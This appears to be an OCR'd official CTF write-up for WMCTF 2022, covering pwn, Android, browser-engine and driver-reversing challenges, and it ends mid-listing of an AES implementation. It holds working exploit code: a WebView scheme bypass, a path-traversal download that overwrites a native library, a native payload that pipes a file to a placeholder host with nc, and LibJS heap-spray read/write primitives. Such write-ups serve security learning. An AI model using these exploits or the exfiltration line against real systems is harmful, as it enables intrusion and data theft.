WMCTF 2022 OFFICAL WRITE-UP

spider-man

CRYPTO

ecc

nanoDiamond - rev

homo

INTERCEPT

ocococb

PWN

ctf-team_simulator

This question is a "registration language" generated by compiling with flex. When reversing it, you will find a large number of token tokens, from 1 to 17, respectively：

```
#define     CREATE  1
#define     LOGIN   2
#define     USER    3
#define     TEAM    4
#define     LOGOUT  5
#define     JOIN    6
#define     SHOW    7
#define     NAME_SIGN   10
#define     PWD_SIGN    11
#define     EMAIL_SIGN  12
#define     PHONE_SIGN  13
#define     ADMIN_  14
#define     LOAD    15

#define     CONTENT 16
#define     HELP    17
```

The corresponding inputs are

```
"help"          {return(HELP);}
"exit"          {return(EXIT);}
"create"        {return(CREATE);}
"user"          {return(USER);}
"team"          {return(TEAM);}
```

```
"login"         {return(LOGIN);}
"join"          {return(JOIN);}
"show"          {return(SHOW);}
"admin"         {return(ADMIN_);}
"load"          {return(LOAD);}
"-p"            {return(PWD_SIGN);}
"-n"            {return(NAME_SIGN);}
"-e"            {return(EMAIL_SIGN);}
"-P"            {return(PHONE_SIGN);}
{content}       {return(CONTENT);}
```

By backtracking, we can see that when using admin, we can read the user from the file, so we can directly analyze this Load user function. It is easy to see that the condition for load user is that the team has more than 2 members and the user name must be `adm1n`.

Therefore, it is straightforward to create the team and the user according to the command format. The input exp is as follows.

```
create user -n adm1n -p 123456 -P 1 -e nmsl
create user -n usr -p 654321 -P 2 -e wsnd
create user -n usr2 -p 654321 -P 2 -e wsnd
login user -n adm1n -p 123456
create team -n t1
login user -n usr -p 654321
join -n t1
login user -n usr2 -p 654321
join -n t1
login user -n adm1n -p 123456
admin load /home/ctf/flag
END
```

• WM Baby Droid

- Bypass the validation of domain host

The validation can be seen below:

```
if (!uri.getHost().endsWith(".google.com")) {
    finish();
    return;
}
```

It requires a url whose domain host needs to end with `.google.com` . But it doesn't really mean you need own a google sub-domain. It could be bypassed by scheme because there isn't any validation on url scheme.

POC

```
JavaScript://www.google.com/%0d%0awindow.location.href='http://xx.xx.xx.xx/'
```

- Path traversal when Webview downloading

The vulnerable code can be seen below:

```
webView.setDownloadListener(new DownloadListener() {
    @Override
    public void onDownloadStart(String url, String userAgent, String contentDisposition,
String mimeType, long contentLength) {
        String fileName = parseContentDisposition(contentDisposition);
        String destPath = new File(getExternalCacheDir(), fileName).getPath();
        new DownloadTask().execute(url, destPath);
    }
});
```

The path to save the download file, is directly spliced from `getExternalCacheDir()` and `fileName` . Function parseContentDisposition will return the filename shown in Http header `"Content-Disposition"`

```
private static final Pattern CONTENT_DISPOSITION_PATTERN =
        Pattern.compile("attachment;\\s*filename\\s*=\\s*(\"?)([^\"]*)\\1\\s*$",
                Pattern.CASE_INSENSITIVE);

static String parseContentDisposition(String contentDisposition) {
    try {
        Matcher m = CONTENT_DISPOSITION_PATTERN.matcher(contentDisposition);
        if (m.find()) {
            return m.group(2);
        }
    } catch (IllegalStateException ex) {
        // This function is defined as returning null when it can't parse the header
```

```
    }
    return null;
}
```

So in this case, we can manipulate the value of `Content-Disposition` to contain a lot of `../`. Then, the final path should be like:

```
/sdcard/Android/data/com.wmctf.wmbabydroid/cache/../../../../../../../../../../dat
a/data/com.wmctf.wmbabydroid/files/lmao.so
```

We can achieve this goal through python-flask.

```
@app.route("/download", methods=['GET'])
def download():
    response = make_response(send_from_directory(os.getcwd(), 'exp.so',
as_attachment=True))
    response.headers["Content-Disposition"] = "attachment; filename=
{}".format("../"*15+"data/data/com.wmctf.wmbabydroid/files/lmao.so")
    return response
```

Overwrite and trigger the native-lib

There is a **JavascriptInterface** called lmao. If file `/data/data/com.wmctf.wmbabydroid/files/lmao.so` exists, it will load that native executable file.

```
webView.addJavascriptInterface(this, "lmao");

@SuppressLint("JavascriptInterface")
@JavascriptInterface
public void lmao(){
    try {
        File so = new File(getFilesDir() + "/lmao.so");
        if(so.exists()){
            System.load(so.getPath());
        }
    } catch (Exception e){
        e.printStackTrace();
    }
}
```

We need delay 2 seconds to trigger the System.load, before we success overwrite the file.

```
<h1>poc1</h1>
<script>
    function sleep(time) {
        return new Promise((resolve) => setTimeout(resolve, time));
    }
    sleep(2000).then(() => {
        window.lmao.lmao();
    })
    location.href = "/download"
</script>
```

Final EXP

server.py

```
import os
from flask import Flask, abort, Response, request, make_response, send_from_directory
import logging
import requests
from hashlib import md5
from gevent import pywsgi
import base64
import traceback
import json
app = Flask(__name__)

@app.route("/download", methods=['GET'])
def download():
    response = make_response(send_from_directory(os.getcwd(), 'exp.so',
as_attachment=True))
    response.headers["Content-Disposition"] = "attachment; filename=
{}".format("../"*15+"data/data/com.wmctf.wmbabydroid/files/lmao.so")
    return response

@app.route('/', methods=['GET'])
def index():
    return """\
<h1>poc1</h1>
<script>
    function sleep(time) {
        return new Promise((resolve) => setTimeout(resolve, time));
    }
```

```
    sleep(2000).then(() => {
        window.lmao.lmao();
    })
    location.href = "/download"
</script>
"""

# @app.route('/log', methods=['GET'])
# def log():
#     print(request.args)
#     print(request.headers)

if __name__ == "__main__":
    print("http://127.0.0.1/")
    server = pywsgi.WSGIServer(('0.0.0.0', 80), app)
    server.serve_forever()

# adb shell su root am broadcast -a com.wuhengctf.SET_FLAG -n
com.wuhengctf.wuhengdroid5/.FlagReceiver -e flag 'flag{t12312312312}'
# adb shell am start -n com.wmctf.wmbabydroid/com.wmctf.wmbabydroid.MainActivity -d
"JavaScript://www.google.com/%0d%0awindow.location.href='http://xx.xx.xx.xx/'"
```

exp.so

```
#include <jni.h>
#include <stdlib.h>
#include <string.h>

JNIEXPORT jint JNI_OnLoad(JavaVM* vm, void* reserved) {
    system("cat /data/data/com.wmctf.wmbabydroid/files/flag | nc xx.xx.xx.xx 233");
    return JNI_VERSION_1_6;
}
```

Broobwser

The challenge is a simple out-of-bound read and write vulnerability in LibJS, the Javascript engine used in Serenity OS, an awesome project you should definitely have a look. The JS interpreter can be compiled and ran on a host machine, which is Ubuntu 22.04 here.

Gaining control of the program is rather easy on your local machine, as offsets are fixed and can be calculated manually. However, the key obstacle here is the extremely unstable heap layout on the remote machine. Every additional newline may change the heap layout a lot. So the key here is to gain a stable AAR and AAW primitive. Here I used heap spray for stability. The rest part is to use the primitives to achieve ROP and get

flag, which is ignored in the exp.

```
function hex(i){return "0x" + i.toString(16);}
gc()

abs = []
dvs = []

for(var i = 0; i < 0x100; i++){
    abs.push(new ArrayBuffer(0x100));
    abs[i].byteLength = 0x1337;
}

for(var i = 0; i < 0x100; i++){
    dvs.push(new DataView(abs[i]));
    dvs[i].setBigUint64(0, 0x4141414141414141n, true);
    dvs[i].setBigUint64(8, BigInt(i), true);
}

for(var i = 0; i < 0x100; i++){
    heap_addr = dvs[i].getBigUint64(0x1f8, true);
    size = dvs[i].getBigUint64(0x218, true);
    if(size == 0x3341n && heap_addr > 0x500000000000n){
        console.log(hex(heap_addr));
        break;
    }
}
if(heap_addr < 0x500000000000n){
    console.log("Try again 1");
    exit(0);
}

lib_lagom_leak = dvs[i].getBigUint64(0x2b8, true);
libc_base = lib_lagom_leak - 0xcb67b0n
console.log(hex(lib_lagom_leak));
console.log(hex(libc_base));

bin_sh = libc_base + 0x1d8698n;
environ = libc_base + 0xd142d0n;
dvs[i].setBigUint64(0x1f8, bin_sh, true);
for(var j = 0; j < 0x100; j++){
    verify = dvs[j].getBigUint64(0, true);
    if(verify == 0x68732f6e69622fn){
        console.log("Found j");
        break;
    }
```

```
}

if(verify ≠ 0×68732f6e69622fn){
    console.log("Try again 2");
    exit(0);
}

function aar(addr){
    dvs[i].setBigUint64(0×1f8, addr, true);
    return dvs[j].getBigUint64(0, true);
}
function aaw(addr, value){
    dvs[i].setBigUint64(0×1f8, addr, true);
    dvs[j].setBigUint64(0, value, true);
}

console.log(hex(aar(environ)));
```

REVERSE

- **BabyDriver**

First look at the string and find Please Input Your Flag, cross-referenced to the main function

```
__int64 sub_140006810()
{
  __int64 result; // rax
  __int64 v1; // [rsp+20h] [rbp-298h]
  __int64 v2; // [rsp+28h] [rbp-290h]
  char v3[608]; // [rsp+40h] [rbp-278h] BYREF

  sub_140006380();
  sub_1400065A0();
  memset(v3, 0, 0x256ui64);
  if ( !dword_140090038 )
    return 0i64;
  sub_140006190("Please Input Your Flag:\n");
  sub_140006240("%s", v3);
  v1 = -1i64;
  do
    ++v1;
  while ( v3[v1] );
  if ( v1 == 32 )
  {
    v2 = -1i64;
    do
      ++v2;
    while ( v3[v2] );
    sub_140006750(v3, (unsigned int)v2);
    if ( (unsigned int)sub_140010100(&unk_14008DC80, qword_140090050, 32i64) )
      sub_140006190("Wrong!\n");
    else
      sub_140006190("Correct!\n");
    sub_140006580();
    sub_140025D00("pause");
    result = 0i64;
  }
  else
  {
    sub_140006190("Wrong!\n");
    sub_140025D00("pause");
    result = 0i64;
  }
  return result;
}
```

- **sub_140006380**

```
VersionInformation.dwOSVersionInfoSize = 284;
GetVersionExW(&VersionInformation);
if ( VersionInformation.dwPlatformId == 2
  && VersionInformation.dwMajorVersion == 6
  && VersionInformation.dwMinorVersion == 1 )
{
  strcpy(FileName, "c:\\");
  memset(&FileName[4], 0, 0x2Eui64);
  strcpy(v12, ".sys");
  memset(v14, 0, 0x32ui64);
  v9 = (char *)sub_1400035A0();
  v8 = v14;
  v10 = v14;
  do
  {
    v5 = *v9;
    *v8 = v5;
    ++v9;
    ++v8;
  }
  while ( v5 );
  v6 = &v4[375];
  do
    ++v6;
  while ( *v6 );
  strcpy(v6, v14);
  v7 = &v4[375];
  do
    ++v7;
  while ( *v7 );
  v1 = v7;
  v2 = 0i64;
  do
  {
    v3 = v12[v2];
    v1[v2++] = v3;
  }
  while ( v3 );
  sub_1400036C0(FileName, v2);
  sub_1400037A0(v14, v14, FileName);
  sub_140003890();
  result = DeleteFileA(FileName);
}
```

sub_1400035A0 is a function that generates random 8-bit characters, sub_1400036C0 passes the FileName generated earlier and then releases the driver to a fixed location, sub_1400037A0 and sub_140003890 are some operations related to driver loading and starting, while determining whether the program startup environment is in Win7 x64.

```
sub_140006190("Please Input Your Flag:\n");
sub_140006240("%s", v3);
v1 = -1i64;
do
  ++v1;
while ( v3[v1] );
if ( v1 == 32 )
{
  v2 = -1i64;
  do
    ++v2;
  while ( v3[v2] );
  sub_140006750(v3, (unsigned int)v2);
  if ( (unsigned int)sub_140010100(&unk_14008DC80, qword_140090050, 32i64) )
    sub_140006190("Wrong!\n");
  else
    sub_140006190("Correct!\n");
  sub_140006580();
  sub_140025D00("pause");
  result = 0i64;
```

The flag length is 32 bits, the encryption function is sub_140006750, continue to analyze the encryption function

- sub_140006750

```
__int64 __fastcall sub_140006750(__int64 a1, unsigned int a2)
{
  unsigned __int64 i; // [rsp+28h] [rbp-20h]

  for ( i = 0i64; i < a2; ++i )
    *(_BYTE *)(i + a1) ^= i;
  qword_140090060 = (__int64)"Welcome_To_WMCTF";
  qword_140090050 = a1;
  qword_140090058 = a2;
  return (unsigned __int8)sub_1400062A0(1i64, &qword_140090050, 24i64);
}
```

The flags are first byte-by-byte xor subscripted, then the flags are passed into sub_1400062A0, and sub_1400062A0 is analyzed

- sub_1400062A0


```
char __fastcall sub_1400062A0(__int64 a1, __int64 a2, __int64 a3)
{
  char v4[24]; // [rsp+38h] [rbp-110h] BYREF
  _QWORD v5[28]; // [rsp+50h] [rbp-F8h] BYREF

  memset(v5, 0, sizeof(v5));
  v5[0] = 0x123456111i64;
  v5[1] = a1;
  v5[2] = a2;
  v5[3] = a3;
  memset(v4, 0, 0x10ui64);
  NtQueryInformationFile(qword_140090048, v4, v5, 224i64, 52);
  return 0;
}
```

The flag is gone by this point, as the NtQueryInformationFile parameter. Cross-referencing NtQueryInformationFile

```
char v12[56]; // [rsp+B0h] [rbp-58h] BYREF

v10 = 6044259;
memset(v11, 0, sizeof(v11));
strcpy(v9, ".sys");
memset(v12, 0, 0x32ui64);
v7 = sub_1400035A0();
v6 = v12;
v8 = v12;
do
{
  v3 = *v7;
  *v6 = v3;
  ++v7;
  ++v6;
}
while ( v3 );
v4 = &v2[119];
do
  ++v4;
while ( *v4 );
strcpy(v4, v12);
v5 = &v2[119];
do
  ++v5;
while ( *v5 );
strcpy(v5, v9);
v0 = GetModuleHandleA("ntdll.dll");
NtQueryInformationFile = (__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD, _QWORD, _DWORD))GetProcAddress(
                                                                                          v0,
                                                                                          "NtQueryInformationFile");

result = CreateFileA("C:\\wmctf.txt", 0x1F01FFu, 3u, 0i64, 2u, 0x80u, 0i64);
qword_140090048 = (__int64)result;
return result;
```

It just creates a txt file as an argument to CreateFileA. Since the title mentions driver and we have analyzed the behavior of releasing the driver earlier, we try to analyze the driver.

Since the driver is automatically deleted after it is released, we can extract the file before DeleteFile by debugging



DriverEntry goes in and analyzes it and finds that sub_1400011E0 is used as the parameter for sub_140001000

```
__int64 __fastcall sub_140001204(__int64 a1)
{
  *(_QWORD *)(a1 + 104) = sub_140001230;
  sub_140001000(sub_1400011E0);
  return 0i64;
}
```

- **sub_140001000**

```
__int64 __fastcall sub_140001000(__int64 a1)
{
  __int64 (__fastcall *v2)(__int64 *); // rax
  __int64 *v3; // rbx
  __int64 result; // rax
  struct _UNICODE_STRING DestinationString; // [rsp+20h] [rbp-28h] BYREF
  __int64 v6[3]; // [rsp+30h] [rbp-18h] BYREF

  DestinationString = 0i64;
  RtlInitUnicodeString(&DestinationString, L"ExRegisterAttributeInformationCallback");
  v2 = (__int64 (__fastcall *)(__int64 *))MmGetSystemRoutineAddress(&DestinationString);
  v3 = (__int64 *)((char *)v2 + *((unsigned int *)v2 + 4) + 20);
  qword_140003010 = *v3;
  qword_140003018 = v3[1];
  *(_OWORD *)v3 = 0i64;
  v6[0] = (__int64)&sub_1400010C0;
  v6[1] = (__int64)&sub_140001150;
  result = v2(v6);
  if ( (int)result >= 0 )
  {
    qword_140003020 = a1;
    qword_140003028 = (__int64)v3;
  }
  return result;
}
```

Here the use of the ExRegisterAttributeInformationCallback function in the two callback functions ExpDisSetAttributeInformation and ExpDisQueryAttributeInformation to do communication, do a hook.

If you go to the kernel file and analyze this function, you will find that ExpDisQueryAttributeInformation is called in ExQueryAttributeInformation

```
int __stdcall ExQueryAttributeInformation(int a1, int a2, int a3, int a4)
{
  unsigned int v4; // ecx
  int v5; // eax
  unsigned int v6; // ecx
  int v7; // edi

  if ( !ExpDisQueryAttributeInformation )
    return -1069809663;
  v4 = ExpAttributeCallbackReference & 0xFFFFFFFE;
  if ( _InterlockedCompareExchange(
         &ExpAttributeCallbackReference,
         (ExpAttributeCallbackReference & 0xFFFFFFFE) + 2,
         ExpAttributeCallbackReference & 0xFFFFFFFE) != v4
    && !(unsigned __int8)ExfAcquireRundownProtection(&ExpAttributeCallbackReference) )
  {
    return -1069809663;
  }
  v5 = ExpDisQueryAttributeInformation(a1, a2, a3, a4);
  v6 = ExpAttributeCallbackReference & 0xFFFFFFFE;
  v7 = v5;
  if ( _InterlockedCompareExchange(
         &ExpAttributeCallbackReference,
         (ExpAttributeCallbackReference & 0xFFFFFFFE) - 2,
         ExpAttributeCallbackReference & 0xFFFFFFFE) != v6 )
    ExfReleaseRundownProtection(&ExpAttributeCallbackReference);
  return v7;
}
```

ExQueryAttributeInformation is called when the FileInformationClass in NtQueryInformationFile is FileAttributeCacheInformation. Similarly, ExpDisSetAttributeInformation can be analyzed in the same way.

```
33      goto LABEL_19;
34    }
35    if ( FileInformationClass == FileAttributeCacheInformation )
36    {
37      v12 = ExQueryAttributeInformation((int)FileHandle, (int)FileInformation, Length, (int)&v60);
38      v7->Status = v12;
39      v7->Information = (unsigned int)v60;
40      ms_exc.registration.TryLevel = -2;
41      ObfDereferenceObject(v9);
42      return v12;
43    }
44    if ( (v9->Flags & 2) != 0 )
```

Simply put sub_1400010C0 and sub_140001150 two callback function is hook after being used as R0 and R3 communication

```
1  __int64 __fastcall sub_1400010C0(__int64 a1, _QWORD *a2, __int64 a3, __int64 a4)
2  {
3    if ( !MmIsAddressValid(a2) )
4      return 0i64;
5    if ( *a2 == 0x123456111i64 )
6    {
7      qword_140003020(a2);
8      return 0i64;
9    }
0    if ( !qword_140003010 )
1      return 0i64;
2    return qword_140003010(a1, a2, a3, a4);
3  }
```

We find the same 0x123456111 here and also when analyzing sub_1400062A0, which is the control code. The parameter a2 is the data passed down from R3

qword_140003020 cross-reference found to be the parameter of sub_140001000, which is sub_1400011E0

```
7    v6[1] = (__int64)&sub_140001150;
8    result = v2(v6);
9    if ( (int)result >= 0 )
0    {
1      qword_140003020 = a1;
2      qword_140003028 = (__int64)v3;
3    }
4    return result;
5  }
```

Here the string is initialized, the suspicion is that the flag and key are initialized, and then followed up with sub_140001460

```
__int64 __fastcall sub_140001238(PCSZ SourceString, const char *a2)
{
  struct _STRING v4; // [rsp+20h] [rbp-28h] BYREF
  struct _STRING DestinationString; // [rsp+30h] [rbp-18h] BYREF

  DestinationString = 0i64;
  RtlInitAnsiString(&DestinationString, a2);
  v4 = 0i64;
  RtlInitAnsiString(&v4, SourceString);
  return sub_140001460(v4.Buffer, v4.Length, DestinationString.Buffer);
}
```

I found AES features and suspected AES encryption, so I found an AES script from the Internet, while there is a byte-by-byte xor subscript operation in the third ring don't forget.

https://blog.csdn.net/qq_44827634/article/details/124606016

The ciphertext is in the three ring program

```
0000014008DC80 unk_14008DC80   db 0EFh                 ; DATA XREF: sub_140006810+FB↑o
0000014008DC81                 db  76h ; v
0000014008DC82                 db 0D5h
0000014008DC83                 db  41h ; A
0000014008DC84                 db  86h
0000014008DC85                 db  57h ; W
0000014008DC86                 db  5Ah ; Z
0000014008DC87                 db  8Eh
0000014008DC88                 db 0C2h
0000014008DC89                 db 0B8h
0000014008DC8A                 db 0B6h
0000014008DC8B                 db 0EEh
0000014008DC8C                 db    8
0000014008DC8D                 db  56h ; V
0000014008DC8E                 db 0B9h
0000014008DC8F                 db 0B8h
0000014008DC90                 db  0Eh
0000014008DC91                 db  40h ; @
0000014008DC92                 db  75h ; u
0000014008DC93                 db  21h ; !
0000014008DC94                 db  41h ; A
0000014008DC95                 db  4Bh ; K
0000014008DC96                 db  15h
0000014008DC97                 db  71h ; q
0000014008DC98                 db  2Ch ; ,
0000014008DC99                 db  9Bh
0000014008DC9A                 db  5Eh ; ^
0000014008DC9B                 db  64h ; d
0000014008DC9C                 db  35h ; 5
0000014008DC9D                 db  5Bh ; [
0000014008DC9E                 db  4Ah ; J
0000014008DC9F                 db  58h ; X
```

```
#include <stdio.h>
#include <stdlib.h>
```

```c
#include <string.h>

#include "aes.h"

/**
 * S盒
 */
static const int S[16][16] = { 0×63, 0×7c, 0×77, 0×7b, 0×f2, 0×6b, 0×6f, 0×c5, 0×30,
0×01, 0×67, 0×2b, 0×fe, 0×d7, 0×ab, 0×76,
    0×ca, 0×82, 0×c9, 0×7d, 0×fa, 0×59, 0×47, 0×f0, 0×ad, 0×d4, 0×a2, 0×af, 0×9c, 0×a4,
0×72, 0×c0,
    0×b7, 0×fd, 0×93, 0×26, 0×36, 0×3f, 0×f7, 0×cc, 0×34, 0×a5, 0×e5, 0×f1, 0×71, 0×d8,
0×31, 0×15,
    0×04, 0×c7, 0×23, 0×c3, 0×18, 0×96, 0×05, 0×9a, 0×07, 0×12, 0×80, 0×e2, 0×eb, 0×27,
0×b2, 0×75,
    0×09, 0×83, 0×2c, 0×1a, 0×1b, 0×6e, 0×5a, 0×a0, 0×52, 0×3b, 0×d6, 0×b3, 0×29, 0×e3,
0×2f, 0×84,
    0×53, 0×d1, 0×00, 0×ed, 0×20, 0×fc, 0×b1, 0×5b, 0×6a, 0×cb, 0×be, 0×39, 0×4a, 0×4c,
0×58, 0×cf,
    0×d0, 0×ef, 0×aa, 0×fb, 0×43, 0×4d, 0×33, 0×85, 0×45, 0×f9, 0×02, 0×7f, 0×50, 0×3c,
0×9f, 0×a8,
    0×51, 0×a3, 0×40, 0×8f, 0×92, 0×9d, 0×38, 0×f5, 0×bc, 0×b6, 0×da, 0×21, 0×10, 0×ff,
0×f3, 0×d2,
    0×cd, 0×0c, 0×13, 0×ec, 0×5f, 0×97, 0×44, 0×17, 0×c4, 0×a7, 0×7e, 0×3d, 0×64, 0×5d,
0×19, 0×73,
    0×60, 0×81, 0×4f, 0×dc, 0×22, 0×2a, 0×90, 0×88, 0×46, 0×ee, 0×b8, 0×14, 0×de, 0×5e,
0×0b, 0×db,
    0×e0, 0×32, 0×3a, 0×0a, 0×49, 0×06, 0×24, 0×5c, 0×c2, 0×d3, 0×ac, 0×62, 0×91, 0×95,
0×e4, 0×79,
    0×e7, 0×c8, 0×37, 0×6d, 0×8d, 0×d5, 0×4e, 0×a9, 0×6c, 0×56, 0×f4, 0×ea, 0×65, 0×7a,
0×ae, 0×08,
    0×ba, 0×78, 0×25, 0×2e, 0×1c, 0×a6, 0×b4, 0×c6, 0×e8, 0×dd, 0×74, 0×1f, 0×4b, 0×bd,
0×8b, 0×8a,
    0×70, 0×3e, 0×b5, 0×66, 0×48, 0×03, 0×f6, 0×0e, 0×61, 0×35, 0×57, 0×b9, 0×86, 0×c1,
0×1d, 0×9e,
    0×e1, 0×f8, 0×98, 0×11, 0×69, 0×d9, 0×8e, 0×94, 0×9b, 0×1e, 0×87, 0×e9, 0×ce, 0×55,
0×28, 0×df,
    0×8c, 0×a1, 0×89, 0×0d, 0×bf, 0×e6, 0×42, 0×68, 0×41, 0×99, 0×2d, 0×0f, 0×b0, 0×54,
0×bb, 0×16 };
/**
 * 逆S盒
 */
static const int S2[16][16] = { 0×52, 0×09, 0×6a, 0×d5, 0×30, 0×36, 0×a5, 0×38, 0×bf,
0×40, 0×a3, 0×9e, 0×81, 0×f3, 0×d7, 0×fb,
    0×7c, 0×e3, 0×39, 0×82, 0×9b, 0×2f, 0×ff, 0×87, 0×34, 0×8e, 0×43, 0×44, 0×c4, 0×de,
0×e9, 0×cb,
```

```
    0x54, 0x7b, 0x94, 0x32, 0xa6, 0xc2, 0x23, 0x3d, 0xee, 0x4c, 0x95, 0x0b, 0x42, 0xfa,
0xc3, 0x4e,
    0x08, 0x2e, 0xa1, 0x66, 0x28, 0xd9, 0x24, 0xb2, 0x76, 0x5b, 0xa2, 0x49, 0x6d, 0x8b,
0xd1, 0x25,
    0x72, 0xf8, 0xf6, 0x64, 0x86, 0x68, 0x98, 0x16, 0xd4, 0xa4, 0x5c, 0xcc, 0x5d, 0x65,
0xb6, 0x92,
    0x6c, 0x70, 0x48, 0x50, 0xfd, 0xed, 0xb9, 0xda, 0x5e, 0x15, 0x46, 0x57, 0xa7, 0x8d,
0x9d, 0x84,
    0x90, 0xd8, 0xab, 0x00, 0x8c, 0xbc, 0xd3, 0x0a, 0xf7, 0xe4, 0x58, 0x05, 0xb8, 0xb3,
0x45, 0x06,
    0xd0, 0x2c, 0x1e, 0x8f, 0xca, 0x3f, 0x0f, 0x02, 0xc1, 0xaf, 0xbd, 0x03, 0x01, 0x13,
0x8a, 0x6b,
    0x3a, 0x91, 0x11, 0x41, 0x4f, 0x67, 0xdc, 0xea, 0x97, 0xf2, 0xcf, 0xce, 0xf0, 0xb4,
0xe6, 0x73,
    0x96, 0xac, 0x74, 0x22, 0xe7, 0xad, 0x35, 0x85, 0xe2, 0xf9, 0x37, 0xe8, 0x1c, 0x75,
0xdf, 0x6e,
    0x47, 0xf1, 0x1a, 0x71, 0x1d, 0x29, 0xc5, 0x89, 0x6f, 0xb7, 0x62, 0x0e, 0xaa, 0x18,
0xbe, 0x1b,
    0xfc, 0x56, 0x3e, 0x4b, 0xc6, 0xd2, 0x79, 0x20, 0x9a, 0xdb, 0xc0, 0xfe, 0x78, 0xcd,
0x5a, 0xf4,
    0x1f, 0xdd, 0xa8, 0x33, 0x88, 0x07, 0xc7, 0x31, 0xb1, 0x12, 0x10, 0x59, 0x27, 0x80,
0xec, 0x5f,
    0x60, 0x51, 0x7f, 0xa9, 0x19, 0xb5, 0x4a, 0x0d, 0x2d, 0xe5, 0x7a, 0x9f, 0x93, 0xc9,
0x9c, 0xef,
    0xa0, 0xe0, 0x3b, 0x4d, 0xae, 0x2a, 0xf5, 0xb0, 0xc8, 0xeb, 0xbb, 0x3c, 0x83, 0x53,
0x99, 0x61,
    0x17, 0x2b, 0x04, 0x7e, 0xba, 0x77, 0xd6, 0x26, 0xe1, 0x69, 0x14, 0x63, 0x55, 0x21,
0x0c, 0x7d };

/**
 * 获取整形数据的低8位的左4个位
 */
static int getLeft4Bit(int num) {
    int left = num & 0x000000f0;
    return left >> 4;
}

/**
 * 获取整形数据的低8位的右4个位
 */
static int getRight4Bit(int num) {
    return num & 0x0000000f;
}
/**
 * 根据索引，从S盒中获得元素
 */
static int getNumFromSBox(int index) {
```

```
    int row = getLeft4Bit(index);
    int col = getRight4Bit(index);
    return S[row][col];
}

/**
 * 把一个字符转变成整型
 */
static int getIntFromChar(char c) {
    int result = (int)c;
    return result & 0x000000ff;
}

/**
 * 把16个字符转变成4X4的数组,
 * 该矩阵中字节的排列顺序为从上到下,
 * 从左到右依次排列。
 */
static void convertToIntArray(char* str, int pa[4][4]) {
    int k = 0;
    int i, j;
    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++) {
            pa[j][i] = getIntFromChar(str[k]);
            k++;
        }
}

/**
 * 打印4X4的数组
 */
static void printArray(int a[4][4]) {
    int i, j;
    for (i = 0; i < 4; i++) {
        for (j = 0; j < 4; j++)
            printf("a[%d][%d] = 0x%x ", i, j, a[i][j]);
        printf("\n");
    }
    printf("\n");
}

/**
 * 打印字符串的ASSCI,
 * 以十六进制显示。
 */
static void printASSCI(char* str, int len) {
    int i;
```

```
    for (i = 0; i < len; i++)
        printf("0x%x ", getIntFromChar(str[i]));
    printf("\n");
}

/**
 * 把连续的4个字符合并成一个4字节的整型
 */
static int getWordFromStr(char* str) {
    int one, two, three, four;
    one = getIntFromChar(str[0]);
    one = one << 24;
    two = getIntFromChar(str[1]);
    two = two << 16;
    three = getIntFromChar(str[2]);
    three = three << 8;
    four = getIntFromChar(str[3]);
    return one | two | three | four;
}

/**
 * 把一个4字节的数的第一、二、三、四个字节取出,
 * 入进一个4个元素的整型数组里面。
 */
static void splitIntToArray(int num, int array[4]) {
    int one, two, three;
    one = num >> 24;
    array[0] = one & 0x000000ff;
    two = num >> 16;
    array[1] = two & 0x000000ff;
    three = num >> 8;
    array[2] = three & 0x000000ff;
    array[3] = num & 0x000000ff;
}

/**
 * 将数组中的元素循环左移step位
 */
static void leftLoop4int(int array[4], int step) {
    int temp[4];
    int i;
    int index;
    for (i = 0; i < 4; i++)
        temp[i] = array[i];

    index = step % 4 == 0 ? 0 : step % 4;
    for (i = 0; i < 4; i++) {
```

```
        array[i] = temp[index];
        index++;
        index = index % 4;
    }
}

/**
 * 把数组中的第一、二、三和四元素分别作为
 * 4字节整型的第一、二、三和四字节，合并成一个4字节整型
 */
static int mergeArrayToInt(int array[4]) {
    int one = array[0] << 24;
    int two = array[1] << 16;
    int three = array[2] << 8;
    int four = array[3];
    return one | two | three | four;
}

/**
 * 常量轮值表
 */
static const int Rcon[10] = { 0x01000000, 0x02000000,
    0x04000000, 0x08000000,
    0x10000000, 0x20000000,
    0x40000000, 0x80000000,
    0x1b000000, 0x36000000 };
/**
